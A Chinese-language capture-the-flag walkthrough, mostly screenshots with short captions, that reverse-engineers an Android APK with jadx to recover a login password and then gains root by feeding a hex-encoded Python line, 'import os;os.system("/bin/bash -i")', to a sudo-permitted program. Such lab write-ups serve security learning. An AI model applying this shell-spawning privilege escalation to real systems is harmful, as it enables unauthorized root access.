





接着信息收集



接下来看这个文件

下载apk文件





无法访问

我们需要复制文件过去




权限不够，需要写入权限







目标文件缺少777



接下来进行复制







接下来就是逆向了



[Release 1.4.7 · skylot/jadx · GitHub](https://github.com/skylot/jadx/releases/tag/v1.4.7)

这个工具，gui启动文件拖进去是这个



遇事不决搜索密码




 

发现这里应该有问题，下面密码生成的方式的解析




密码应该是eye.of.the.tiger.()

尝试登入





？？？密码错了？




好吧官方下载地址有提示（好好好这么完）

试一下就出来了







信息收集



重点不在历史主要是sudo，有权限先跑一下咯




Hex啊没事，再来一次




Exec知道怎么弄了直接16进制编码

import os;os.system("/bin/bash -i");

[HEX编码/解码 - 在线工具 (try8.cn)](https://try8.cn/tool/code/hex)



****

搞定

